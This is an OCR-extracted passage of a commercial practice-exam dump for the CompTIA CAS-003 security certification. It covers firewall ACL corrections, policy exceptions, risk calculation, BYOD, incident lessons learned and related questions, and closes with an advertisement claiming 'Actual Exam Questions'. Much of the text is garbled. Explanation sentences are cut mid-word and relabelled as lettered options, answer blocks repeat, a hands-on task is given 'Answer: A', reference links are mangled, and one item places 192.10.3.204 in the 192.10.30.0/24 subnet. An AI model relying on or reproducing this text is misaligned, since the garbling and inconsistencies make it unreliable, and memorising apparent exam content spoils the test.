


We have traffic coming from two rogue IP addresses: 192.10.3.204 and 192.10.3.254 (both in the 192.10.30.0/24 subnet) going to IPs in the corporate site subnet (192.10.1.0/24) and the remote site subnet (192.10.2.0/24). We need to Deny (block) this traffic at the firewall by ticking the following two checkboxes:



B. Check the answer below

We have traffic coming from two rogue IP addresses: 192.10.3.204 and 192.10.3.254 (both in the 192.10.30.0/24 subnet) going to IPs in the corporate site subnet (192.10.1.0/24) and the remote site subnet (192.10.2.0/24). We need to Deny (block) this traffic at the firewall by ticking the following two checkboxes:



Answer: A

NEW QUESTION 244
Compliance with company policy requires a quarterly review of firewall rules. A new administrator is asked to conduct this review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more restrictive. Given the following information answer the questions below:
User Subnet: 192.168.1.0/24 Server Subnet: 192.168.2.0/24 Finance Subnet:192.168.3.0/24 Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down
Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.
Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.
Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.
Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.

Firewall Interface

Instructions:

To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns.

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Deny	
any	any	any	any	any	Permit	
any	any	192.168.2.11	1433	UDP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	192.168.2.33	80	TCP	Permit	

A. Check the answer below

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	
any	any	192.168.2.33	443	TCP	Permit	
any	any	192.168.2.11	1433	TCP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	any	any	any	Deny	

Task 1) An administrator added a rule to allow their machine terminal server access to the server subne
B. This rule is not workin
C. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio
D. It is not working because the action is set to Den
E. This needs to be set to Permit.

Task 2)
All web servers have been changed to communicate solely over SS
F. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo
G. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ
H. This rule is not workin
I. Identify and correct this issue.The SQL Server rule is shown in the image belo
J. It is not working because the protocol is wron
K. It should be TCP, not UDP.

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.The network time rule is shown in the image below.

However, this rule is not being used because the 'any' rule shown below allows all traffic and the rule is placed above the network time rul
L. To block all other traffic, the 'any' rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed atthe bottom of the list to the rule is enumerated last).

any	any	any	any	any	Permit	

M. Check the answer below

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	
any	any	192.168.2.33	443	TCP	Permit	
any	any	192.168.2.11	1433	TCP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	any	any	any	Deny	

Task 1) An administrator added a rule to allow their machine terminal server access to the server subne
N. This rule is not workin
O. Identify the rule and correct this issue.The rule shown in the image below is the rule in questio
P. It is not working because the action is set to Den
Q. This needs to be set to Permit.

192.168.1.10	any	192.168.2.0/24	3389	any	Deny	

Task 2)
All web servers have been changed to communicate solely over SS
R. Modify the appropriate rule to allow communications.The web servers rule is shown in the image belo
S. Port 80 (HTTP) needs to be changed to port 443 for HTTPS (HTTP over SSL).Task 3) An administrator added a rule to block access to the SQL server from anywhere on the networ
T. This rule is not workin
. Identify and correct this issue.The SQL Server rule is shown in the image belo
. It is not working because the protocol is wron
. It should be TCP, not UDP.

any	any	192.168.2.11	1433	UDP	Deny	

Task 4)
Other than allowing all hosts to do network time and SSL, modify a rule to ensure that noother traffic is allowed.The network time rule is shown in the image below.However, this rule is not being used because the ‘any’ rule shown below allows all traffic and the rule is placed above the network time rul
. To block all other traffic, the ‘any’ rule needs to be set to Deny, not Permit and the rule needs to be placed below all the other rules (it needs to be placed atthe bottom of the list to the rule is enumerated last).

any	any	any	any	any	Permit	

Answer: A

NEW QUESTION 249
The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company’s wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

A. Business or technical justification for not implementing the requirements.
B. Risks associated with the inability to implement the requirements.
C. Industry best practices with respect to the technical implementation of the current controls.
D. All sections of the policy that may justify non-implementation of the requirements.
E. A revised DRP and COOP plan to the exception form.
F. Internal procedures that may justify a budget submission to implement the new requirement.
G. Current and planned controls to mitigate the risk

Answer: ABG

Explanation:
The Exception Request must include: A description of the non-compliance.
The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.
The proposed plan for managing the risk associated with non-compliance.
The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.
An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:
C: The policy exception form is not for implementation, but for non-implementation.
D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.
E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.
F: The policy exception form requires justification for not implementing the requirements, not the other way around.
References: http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf

NEW QUESTION 250
A large enterprise acquires another company which uses antivirus from a different vendor. The CISO has requested that data feeds from the two different antivirus platforms be combined in a way that allows management to assess and rate the overall effectiveness of antivirus across the entire organization. Which of the following tools can BEST meet the CISO’s requirement?

A. GRC
B. IPS

C. CMDB
D. Syslog-ng
E. IDS

Answer: A

Explanation:
GRC is a discipline that aims to coordinate information and activity across governance, risk management and compliance with the purpose of operating more efficiently, enabling effective information sharing, more effectively reporting activities and avoiding wasteful overlaps. An integrated GRC (iGRC) takes data feeds from one or more sources that detect or sense abnormalities, faults or other patterns from security or business applications.
Incorrect Answers:
B: IPS is a typical sensor type that is included in an iGRC.
C: A configuration management database (CMDB) is defined as a repository that acts as a data warehouse for IT organizations.
D: syslog-ng sends incoming log messages from specified sources to the correct destinations. E: IDS is a typical sensor type that is included in an iGRC.
References: https://en.wikipedia.org/wHYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover
nance.2C_risk_and_compliancy"iki/Governance,_risk_managemeHYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover nance.2C_risk_and_compliancy"nt,_and_HYPERLINK
"https://en.wikipedia.org/wiki/Governance,_risk_management,_and_compliance#Integrated_gover
nance.2C_risk_and_compliancy"compliance#Integrated_governance.2C_risk_and_compliancy https://wiki.archlinux.org/index.php/Syslog-ng

NEW QUESTION 255
Which of the following provides the BEST risk calculation methodology?

A. Annual Loss Expectancy (ALE) x Value of Asset
B. Potential Loss x Event Probability x Control Failure Probability
C. Impact x Threat x Vulnerability
D. Risk Likelihood x Annual Loss Expectancy (ALE)

Answer: B

Explanation:
Of the options given, the BEST risk calculation methodology would be Potential Loss x Event Probability x Control Failure Probability. This exam is about computer and data security so ‘loss’ caused by risk is not necessarily a monetary value.
For example:
Potential Loss could refer to the data lost in the event of a data storage failure. Event probability could be the risk a disk drive or drives failing.
Control Failure Probability could be the risk of the storage RAID not being able to handle the number of failed hard drives without losing data.
Incorrect Answers:
A: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. For example, if the cost of a failure (Single Loss Expectancy (SLE)) is $1000 and the failure is expected to happen 5 times in a year (Annualized Rate of Occurrence (ARO)), then the Annual Loss Expectancy is $5000. ALE is not the best calculation for I.T. risk calculation.
C: Impact x Threat x Vulnerability looks like a good calculation at first glance. However, for a risk calculation there needs to be a definition of the likelihood (probability) of the risk.
D: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. ALE is not the best calculation for I.T. risk calculation.
References:
https://iaonline.theiia.org/understanding-the-risk-management-process

NEW QUESTION 256
A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be followed?

A. Establish a risk matrix
B. Inherit the risk for six months
C. Provide a business justification to avoid the risk
D. Provide a business justification for a risk exception

Answer: D

Explanation:
The Exception Request must include: A description of the non-compliance.
The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.
The proposed plan for managing the risk associated with non-compliance.
The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.
An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:
A: A risk matrix can be used to determine an overall risk ranking before determining how the risk will be dealt with.
B: Inheriting the risk for six months means that it has been decided the benefits of moving forward outweighs the risk.
C: Avoiding the risk is not recommended as the applications are still being used. References:
http://www.rit.edu/security/sHYPERLINK "http://www.rit.edu/security/sites/rit.edu.security/files/exception
process.pdf"ites/rit.edu.security/files/exceptionHYPERLINK "http://www.rit.edu/security/sites/rit.edu.security/files/exception process.pdf"%20process.pdf
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 218

NEW QUESTION 258
A large hospital has implemented BYOD to allow doctors and specialists the ability to access patient medical records on their tablets. The doctors and specialists access patient records over the hospital’s guest WiFi network which is isolated from the internal network with appropriate security controls. The patient records management system can be accessed from the guest network and require two factor authentication. Using a remote desktop type interface, the doctors and specialists can interact with the hospital’s system. Cut and paste and printing functions are disabled to prevent the copying of data to BYOD devices. Which of the following are of MOST concern? (Select TWO).

A. Privacy could be compromised as patient records can be viewed in uncontrolled areas.
B. Device encryption has not been enabled and will result in a greater likelihood of data loss.
C. The guest WiFi may be explogted allowing non-authorized individuals access to confidential patient data.
D. Malware may be on BYOD devices which can extract data via key logging and screen scrapes.
E. Remote wiping of devices should be enabled to ensure any lost device is rendered inoperable.

Answer: AD

Explanation:
Privacy could be compromised because patient records can be from a doctor's personal device. This can then be shown to persons not authorized to view this information. Similarly, the doctor's personal device could have malware on it.
Incorrect Answers:
B: Device encryption is a BYOD concern, but the question asks "Which of the following are of MOST concern?" Patient privacy and Malware threats would be of more concern.
C: The guest WiFi network is isolated from the internal network with appropriate security controls and the doctors and specialists can interact with the hospital's system via a remote desktop type interface.
E: Remote wiping is a BYOD concern, but the question asks "Which of the following are of MOST concern?" Patient privacy and Malware threats would be of more concern.
References:
http://www.gwava.com/blog/top-10-byod-business-concerns

NEW QUESTION 263
A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

A. Demonstration of IPS system
B. Review vendor selection process
C. Calculate the ALE for the event
D. Discussion of event timeline
E. Assigning of follow up items

Answer: DE

Explanation:
Lessons learned process is the sixth step in the Incident Response process. Everybody that was involved in the process reviews what happened and why it happened. It is during this step that they determine what changes should be introduced to prevent future problems.
Incorrect Answers:
A: Demonstration of the IPS system would not take place as part of the Incident Response process. B: Reviewing the vendor selection process is not part of the Incident Response process.
C: Calculating the ALE for the event is part of Quantitative Risk Assessment, not Incident Response. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 215, 249

NEW QUESTION 268
An assessor identifies automated methods for identifying security control compliance through validating sensors at the endpoint and at Tier 2. Which of the following practices satisfy continuous monitoring of authorized information systems?

A. Independent verification and validation
B. Security test and evaluation
C. Risk assessment
D. Ongoing authorization

Answer: D

Explanation:
Ongoing assessment and authorization is often referred to as continuous monitoring. It is a process that determines whether the set of deployed security controls in an information system continue to be effective with regards to planned and unplanned changes that occur in the system and its environment over time.
Continuous monitoring allows organizations to evaluate the operating effectiveness of controls on or near a real-time basis. Continuous monitoring enables the enterprise to detect control failures quickly because it transpires immediately or closely after events in which the key controls are utilized.
Incorrect Answers:
A: Independent verification and validation (IV&V) is executed by a third party organization not involved in the development of a product. This is not considered continuous monitoring of authorized information systems.
B: Security test and evaluation is not considered continuous monitoring of authorized information systems.
C: Risk assessment is the identification of potential risks and threats. It is not considered continuous monitoring of authorized information systems.
References:
http://www.fedramp.net/ongoHYPERLINK "http://www.fedramp.net/ongoing-assessment-andauthorization- continuous-monitoring"ing-assessment-andHYPERLINK "http://www.fedramp.net/ongoing-assessment-and-authorization-continuous-monitoring"- authorization-continuous-monitoring
https://www.techopedia.com/definition/24836/independent-verification-and-validation--
iHYPERLINK "https://www.techopedia.com/definition/24836/independent-verification-andvalidation-- iv&v"vHYPERLINK "https://www.techopedia.com/definition/24836/independentverification-
and-validation--iv&v"&HYPERLINK "https://www.techopedia.com/definition/24836/independent-verification-and-validation--iv&v"v
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 213, 219

NEW QUESTION 273
A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation of:

A. an administrative control
B. dual control
C. separation of duties
D. least privilege

E. collusion

Answer: C

Explanation:
Separation of duties requires more than one person to complete a task. Incorrect Answers:
A: Administrative controls refer policies, procedures, guidelines, and other documents used by an organization.
B: Dual control forces employees who are planning anything illegal to work together to complete critical actions.
D: The principle of least privilege prevents employees from accessing levels not required to perform their everyday function.
E: Collusion is defined as an agreement which occurs between two or more persons to deceive, mislead, or defraud others of legal rights.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 245, 321
https://en.wikipedia.org/wiki/Collusion

NEW QUESTION 278
The technology steering committee is struggling with increased requirements stemming from an increase in telecommuting. The organization has not addressed telecommuting in the past. The implementation of a new SSL-VPN and a VOIP phone solution enables personnel to work from remote locations with corporate assets. Which of the following steps must the committee take FIRST to outline senior management's directives?

A. Develop an information classification scheme that will properly secure data on corporate systems.
B. Implement database views and constrained interfaces so remote users will be unable to access PII from personal equipment.
C. Publish a policy that addresses the security requirements for working remotely with company equipment.
D. Work with mid-level managers to identify and document the proper procedures for telecommuting.

Answer: C

Explanation:
The question states that "the organization has not addressed telecommuting in the past". It is therefore unlikely that a company policy exists for telecommuting workers.
There are many types of company policies including Working time, Equality and diversity, Change management, Employment policies, Security policies and Data Protection policies.
In this question, a new method of working has been employed: remote working or telecommuting. Policies should be created to establish company security requirements (and any other requirements) for users working remotely.
Incorrect Answers:
A: The data should already be secure on the corporate systems. If an information classification scheme is used as part of the security, it should already have been created. Remote working does not add the requirement for an information classification scheme.
B: The personnel work from remote locations with corporate assets; their personal computers are not used. Therefore, we do not require database views and constrained interfaces so remote users will be unable to access PII from personal equipment.
D: You should identify and document the proper procedures for telecommuting. However, the security requirements for working remotely with company equipment should be addressed first. Furthermore, you would not necessarily work with mid-level managers to identify and document the proper procedures for telecommuting if the company has a technology steering committee.

NEW QUESTION 282
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

CAS-003 Practice Exam Features:

* CAS-003 Questions and Answers Updated Frequently

* CAS-003 Practice Questions Verified by Expert Senior Certified Staff

* CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year